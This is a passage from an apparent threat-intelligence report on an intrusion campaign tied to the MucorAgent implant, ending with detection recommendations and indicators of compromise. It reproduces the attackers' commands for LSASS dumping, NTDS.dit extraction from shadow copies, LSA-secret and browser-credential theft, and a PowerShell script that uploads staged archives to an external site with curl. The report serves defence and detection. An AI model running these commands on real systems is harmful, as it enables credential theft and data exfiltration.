powershell "get-aduser <redacted>"
ping <domain controller>
net use <censored>

Available evidence suggests that batch files containing multiple commands have been used for discovery. The use of such scripts was a recurring pattern observed across various phases of the intrusion. The following table lists batch files that are assessed to have been used for information-gathering purposes; however, this conclusion is based solely on file names, as the contents of the files could not be recovered during the investigation:

Discovery - Scripts
c:\programdata\tr.bat
c:\programdata\gtad.bat
c:\programdata\list_AD.bat
c:\programdata\gu.bat
c:\programdata\q.bat

Credentials Access

The techniques employed by the attackers did not exhibit any particular novelty and closely resembled widely recognized methods for extracting credentials from domain controllers and Windows systems. Sometimes, their approach appeared to rely on attempting multiple techniques until successful access was achieved. Tools and methods observed included

Mimikatz, the comsvcs various LOLBins, procdump, DCSync attacks, and NTDS database extraction via Volume Shadow Copy.

Credentials - Dump
C:\programdata\procdump.exe -accepteula -ma 676 C:\\programdata\\lss.dmp
cmd.exe /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find "lsass"') do rundll32.exe C:\\windows\\System32\\comsvcs.dll, #+0000^24 ^%B \\Windows\\Temp\\iK5.lnk full

In several instances, custom tools were observed being used to extract LSASS memory. However, these tools were assessed to be unlikely developed in-house and were more plausibly adapted from existing open-source proof-of-concept implementations. One such instance involved attempts to deploy executables on a compromised system. The selected file paths included C:\ProgramData\TB.exe, C:\ProgramData\TSB.exe, and C:\ProgramData\TBD.exe.

Subsequent analysis of these samples indicated that they had been built from the TrickDump project. Notably, one of the binaries was found to implement the same AES encryption scheme for the memory dump used in the MucorAgent, with the encryption key and initialization vector (IV) set to identical values. The specific key observed—q4v1toz93nklpr4i— bears a notable resemblance to the keys employed in the payload encryption used by MucorAgent.

Another custom tool intended for LSASS memory dumping was identified as C:\ProgramData\Results.exe (MD5: 5ed6b17103b231e9ff2abda1094083e3). This binary contains shellcode embedded within the .rdata section, which is executed after modifying memory protections via the VirtualProtect() Windows API. Upon execution, the shellcode loads dbgcore.dll and invokes MiniDumpWriteDump() to generate a memory dump of the lsass.exe process, which is then saved as lsass.dmp.

Attempts to extract the ntds.dit file were carried out periodically by manually copying both the ntds.dit and the SYSTEM hive from a shadow copy of the system drive. Notably, following the issuance of these commands, the batch file C:\ProgramData\rar.bat archived all files located in C:\Users\Public\Documents. This batch file was observed being used on multiple occasions across several systems, suggesting that C:\Users\Public\Documents served as a common staging location routinely utilized by the attackers.

Credentials – Extraction
cmd.exe /C vssadmin list shadows > C:\\Windows\\Temp\\eEYBczZA.tmp 2>&1
cmd.exe /C vssadmin create shadow /for=C: > C:\\Windows\\Temp\\oIkXWolk.tmp 2>&1
cmd.exe /C copy /y \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit c:\Users\Public\documents > C:\\Windows\\Temp\\TJuAVkwx.tmp 2>&1
cmd.exe /C copy /y \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\system32\config\system c:\Users\Public\documents > C:\\Windows\\Temp\\CXkSutIz.tmp 2>&1
Cmd.exe /C c:\programdata\rar.bat > C:\\Windows\\Temp\\Qtodwvvz.tmp 2>&1
cmd.exe /c "c:\programdata\Rar.exe" a c:\programdata\<redacted>.rar c:\users\Public\documents\\ -u -r -y -m5 -inul -hpJ347Hw -v2048k

Additional commands related to credential access were identified during the investigation. These included the use of reg.exe to inspect the HKLM\Security\Policy\Secrets registry path, as well as the copying of the Chrome login data folder and Firefox's key4.db file. These actions were likely intended to facilitate the exfiltration of stored credentials:

Credentials – Apps Credentials Extraction
cmd.exe /C reg query HKLM\\Security\\Policy\\Secrets_SC_MSSQLSERVER\\CurrVal > C:\\Windows\\Temp\\KQPGjxdB.tmp 2>&1
cmd.exe /C reg query HKLM\\Security\\Policy\\Secrets_SC_MSSQLSERVER > C:\\Windows\\Temp\\AVFVmJxu.tmp 2>&1
cmd.exe /C reg query HKLM\\Security\\Policy\\Secrets > C:\\Windows\\Temp\\UHopbQrR.tmp 2>&1
cmd.exe /C copy /Y "C:\\users\\<redacted>\\AppData\\Local\\Google\\chrome\\User data\\Default\\login Data" C:\\programdata\\L > C:\\Windows\\Temp\\oIREnOOg.tmp 2>&1
cmd.exe /C reg query HKEY_USERS\\<SID>\\environment > C:\\Windows\\Temp\\SvkVsqpN.tmp 2>&1

cmd.exe /C copy /y "C:\\users\\<redacted>\\appdata\\roaming\\Mozilla\\Firefox\\Profiles\\a3nhez3h.default-release-1629700254215\\key4.db" C:\\programdata\\k > C:\\WINDOWS\\Temp\\BHMhyyOi.tmp 2>&1

Exfiltration

Exfiltration attempts were observed relatively infrequently and appeared to involve manual intervention by the attackers, likely to minimize operational noise.

A recurring pattern identified across these attempts was the execution of rar.bat, which archived the contents of the C:\Users\Public\Documents directory—a location previously noted as a staging area during NTDS dump operations. Additionally, commands were observed for copying the contents of the scripts folder from the SYSVOL share of a domain. Traces of archive files bearing names suggestive of internal application storage were also detected, reflecting a broad scope of interest on the part of the attackers.

Exfiltration
cmd.exe /C dir \\<domain controller>\SYSVOL > c:\\Programdata\\WindowsUpdateTask_y.tmp 2>&1
cmd.exe /C dir \\<domain controller>\SYSVO L\<domain>\scripts > c:\\Programdata\\WindowsUpdateTask_p.tmp 2>&1
cmd.exe /C echo copy /y \\<domain controller>\SYSVO L\<domain>\scripts* c:\users\Public\documents\ | cmd > c:\\Programdata\\WindowsUpdateTask_m.tmp 2>&1
"c:\Program Files\WinRar\Rar.exe" a c:\programdata\<redacted>.rar "c:\users\public\Documents" -u -r -y -m5 -inul -hpB6uqLX3 -v1024k
cmd.exe /C curl -k https://ipinfo.io/json > c:\\Programdata\\WindowsUpdateTask_f.tmp 2>&1
cmd.exe /C echo powershell.exe -ep bypass -f c:\\programdata\\run.ps1 | cmd > c:\\Programdata\\WindowsUpdateTask_P.tmp 2>&1

The archives from the staging directory were then exfiltrated using curl.exe, an operation that was automated through the execution of a PowerShell script named run.ps1:

```
$path = "c:\programdata"; $files = Get-ChildItem -Path $path -Filter "*.rar" | Sort-Object;
foreach ($file in $files.FullName) { Start-Sleep -s 5; curl.exe -k -X POST -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0" --upload-file $file https://<redacted>[.]by/contact_us; }
Start-Sleep -s 20;
cmd.exe /c del /f /q c:\programdata*.rar
```

The archives were uploaded to a site assessed to be compromised—an approach consistently observed in other attacker activities, including the deployment of SOCKS proxy relays and likely command-and-control infrastructure associated with MucorAgent. Finally, data was exfiltrated to compromised servers.

Conclusion

The campaign analyzed revealed a highly persistent and adaptable threat actor employing a wide range of known and customized techniques to establish and maintain long-term access within targeted environments. The attackers relied heavily on publicly available tools, open-source projects, and LOLBins, showing a preference for stealth, flexibility, and minimal detection rather than exploiting novel vulnerabilities.

Persistence was achieved through valid credentials, multiple proxy relays, scheduled tasks, and in some cases, the use of remote monitoring software such as Remote Utilities. Sophisticated malware such as **MucorAgent**, recently discovered during the investigation, exemplifies the technical capabilities of the actor. This modular implant employed COM hijacking, AES-encrypted PowerShell payloads, and covert exfiltration mechanisms using tools like curl.exe disguised as legitimate processes.

Credential access was pursued through various means, including Mimikatz, comsvcs.dll abuse, LSASS memory dumping, and NTDS.dit extraction using shadow copies. Evidence also pointed to the use of adapted open-source tools such as TrickDump and custom shellcode loaders designed to evade detection.

Exfiltration activity was deliberately sparse and manually executed to avoid triggering alerts. Files of interest—including credentials, domain information, and internal application data—were staged in publicly accessible locations on victim machines, commonly C:\Users\Public\Documents, and then archived and exfiltrated to attacker-controlled servers.

The overall behavior indicates a methodical approach in which the attackers combined standard attack techniques with tailored implementations to blend into legitimate system activity. Their operations were characterized by repeated trial-and-

error, use of redundant methods, and incremental setup steps - all aimed at maintaining a resilient and low-noise foothold across multiple systems.

Recommendations

Our investigations often reveal a critical security gap: organizations often can't effectively detect or respond to the "noise" sophisticated threat actors generate. This is typically due to either a lack of modern EDR/XDR sensors, leaving them blind to suspicious activities, or, even with these platforms, an absence of dedicated security operations to act on alerts. This dual deficiency in both technology and operational readiness allows inevitable security incidents to become preventable security breaches.

- **Implement Comprehensive XDR for Behavior Anomaly Detection**
- A robust security platform like GravityZone with strong EDR/XDR capabilities is essential. This includes analyzing process anomalies and suspicious network activity, focusing on proxy tools (like Resocks, SSH, Stunnel) and obfuscated malware that threat actors use to mask their C2.
- Actively monitor for attempts to extract the NTDS database from domain controllers and dump LSASS memory.
- Identify and block network-based attacks, remote command execution (like Atexec), and credential-stuffing attempts.
- Continuously monitor system and registry changes to uncover anomalous persistence, like CLSID hijacking.
- Detect unusual data transfers by common tools like curl.exe to external, potentially compromised, web servers, looking for suspicious traffic patterns or C2 communications blending with legitimate web traffic.
- **Proactively Limit LOLBins and RMM Abuse**
- Use behavioral analytics to identify deviations from normal user and system activity, which are often indicative of "Living off the Land" binaries (LOLBins) or legitimate Remote Monitoring and Management (RMM) tool abuse.
- Try to limit an attacker's ability to exploit these commonly abused tools by restricting their access or execution when not necessary with new solutions like GravityZone PHASR.
- **Consider Managed Detection and Response (MDR) for Operational Gaps**
- For organizations without a dedicated Security Operations Center (SOC) team or operating with a lean security staff, adopting Managed Detection and Response (MDR) services offers an effective solution. MDR effectively acts as an extension of an in-house team, providing 24/7 expert threat hunting, rapid incident response, and continuous monitoring.
- MDR services can specifically detect stealthy tactics such as credential theft and novel persistence methods, including leveraging CTI-driven threat hunting and prioritized monitoring of critical assets like domain controllers.

By focusing on these areas, organizations can build a more resilient security posture, capable of detecting and responding to even the most covert and persistent adversaries.

IOCs

File Information

c:\program files (x86)\google\googleupdate.exe	b55e8e1d84d03ffe885e63a53a9acc7d
c:\program files (x86)\google\googleupdate.exe	dd253f7403644cfa09d8e42a7120180d
c:\programdata\driversetuputility\updater2\task.conf	e9ef648f689e1ccaae5507500e7f9ecf
c:\programdata\gretech\gomplayer\appconfig	ccc79a123413544c916de995e3876bbd
c:\programdata\gtad.bat	c1ee06aec2a8ba13d61f443ec531fda9
c:\programdata\hp.exe	44a57a7c388af4d96771ab23e85b7f1e
c:\programdata\intel\logs\data\tasklauncher.dll	5a8ff502d94fe51ba84e4c0627d43791
c:\programdata\intel\logs\data\tasklauncher.dll	c1cdca4f765f38675a4c4dfc5e5f7e59
c:\programdata\kmsautos\bin\driver\x64wdv\windivert.conf	b5e61b541d09bd198a0f628f7d91e001
c:\programdata\kmsautos\bin\driver\x64wdv\windivert.xml	11ee26e1fa93d7c31197d8d28509df59

c:\programdata\kmsautos\bin\driver\x64wdv\windivert.xml	ff14ba2e10a6c1d183fab730b0acaeb3
c:\programdata\l.exe	e262c1606ee3db38eb80158f624eeda8
c:\programdata\mi64.exe	9f42bd90075e8a51b46af9315d11a1c7
c:\programdata\microsoft\drm\msedge.exe	dc40b5c914e5f41a6b4bc19831c88892
c:\programdata\microsoft\drm\server\drm.exe	2d007c5bd0b84ca9c9b4c6b4c17bd997
c:\programdata\microsoft\drm\server\drm.exe	7fd5258b5056a46340e28463feb2a956
c:\programdata\microsoft\edgeupdate\checkupdate.exe	dc40b5c914e5f41a6b4bc19831c88892
c:\programdata\microsoft\edgeupdate\msedge.exe	dc40b5c914e5f41a6b4bc19831c88892
c:\programdata\microsoft\mf\mf.exe	44a57a7c388af4d96771ab23e85b7f1e
c:\programdata\microsoft\uev\templates\settingslocationtemplate2013c.xsd	
c:\programdata\oracle\java\.oracle_jre_usage\java.exe	2f6bc7f137c689add399402e485aa604
c:\programdata\rar.bat	2faa07a3babbe6e46107468e5b1d0b85
c:\programdata\results.exe	5ed6b17103b231e9ff2abda1094083e3
c:\programdata\run.ps1	23f7fb65686671e0b0bbc2ae9abec626
c:\programdata\run.ps1	27f97ee371bb31238b9f945bdc4ccf65
c:\programdata\s	6d08bab1d4418db2a0b28d6d125181ac
c:\programdata\s.exe	65dca8f16286c2e1fd7bf5ed52796c54
c:\programdata\ssh\sshelp.exe	dc40b5c914e5f41a6b4bc19831c88892
c:\programdata\symantec\symantec.exe	dc40b5c914e5f41a6b4bc19831c88892
c:\programdata\t.bat	595ccc44bc6be7fb3f1eb98b724b0de0
c:\programdata\t.bat	6fc8f7e528c272c957ae4e2548c3aad3
c:\programdata\t.bat	8a95da943b4d02a01b61e5b422338b81
c:\programdata\t.bat	cdf7e3e4f881e9a59edf779d408b88e8
c:\programdata\tasklauncher_t.dll	5d3e3160e8ce03661150451e4a2ef5e0
c:\programdata\tb.exe	171f097c66ee0c6a69dde5da994ed8a7
c:\programdata\tbd.exe	100454b6ae298627606d54d2427524c2
c:\programdata\tbd.exe	465015009fa6d66a52cc670e2941edcd
c:\programdata\tbd.exe	d92dfa7ed017f878c5eebfaedc1fbeaa
c:\programdata\tbd.exe	ed71945940182f5b249542bfcc5df2f8
c:\programdata\tsb.exe	90c0fb97727c73c7b260a13ae5e01ad4
c:\programdata\updater.ps1	9fcbcf340267782dcf99e4d4995954be
c:\programdata\updater.ps1	4eedc056f970fce35e425f4cc80c1fc6
c:\programdata\updater.ps1	a7da2adf356a9055c3e827a22f817405
c:\programdata\updater.ps1	af490e6e66d30e6c14e48ba968f50edf
c:\programdata\updater.ps1	b9c99f411f7b23d50a8311ce85820353
c:\programdata\updater.ps1	d743a064f05b6b4041bdf22eac778f21
c:\programdata\usoshared\logs\user\fe8c4219-a639-46f6-ac97-8035ff5a4a85\packages\tasklauncher.dll	68f7a7c642ab9a58b42af4416052caa8
c:\programdata\vmware\vmware tools\vmtools.exe	00d6a804da6a61292bceb123942117d5
c:\windows\microsoft.net\framework64\v4.0.30319\asp.netwebadminfiles\appconfig\appconfig	ff14ba2e10a6c1d183fab730b0acaeb3

c:\windows\temp\nano.exe	e5a7d0df12094e9db90242092891b10e

File Paths

c:\programdata\1.bat
c:\programdata\ca.exe
c:\programdata\ch_prm.bat
c:\programdata\curl.taskhandler.xml
c:\programdata\de434264-8fe9-4c0b-a83b-89ebeebff78e.reg
c:\programdata\documents.bat
c:\programdata\drm.exe
c:\programdata\getfolder.bat
c:\programdata\h.ps1
c:\programdata\list_ad.bat
c:\programdata\microsoft\devicesync\sync.conf
c:\programdata\oracle\java\java.exe
c:\programdata\q.bat
c:\programdata\r.ps1
c:\programdata\rar.bat
c:\programdata\reg_1.ps1
c:\programdata\reg_1.ps1
c:\programdata\reg.ps1
c:\programdata\rs.exe
c:\programdata\run.bat
c:\programdata\kb_upd.ps1
c:\programdata\samsung\printer\service.conf
c:\users\<user placeholder>\appdata\roaming\microsoft\windows\templates\curl\icon.png
c:\users\<user placeholder>\appdata\roaming\microsoft\windows\templates\curl\image
c:\users\<user placeholder>\appdata\roaming\microsoft\windows\templates\curl\index.png
c:\programdata\microsoft\uev\templates\settingslocationtemplate2013c.xsd

Proxy Servers

75.127.13.136
207.180.194.109
91.107.174.190
96.30.124.103
45.43.91.10
194.87.31.171

Scheduled Tasks

\microsoft\windows\devicedirectoryclient\registerdevicesusb
\microsoft\windows\devicedirectoryclient\registerdeviceprotectionusb

javaupdate
\mozilla\browser.visualupdate
microsoftedgeupdatetaskmachine
microsoftt
\microsoft\windows\updateorchestrator\check_ac
backup

Windows Services
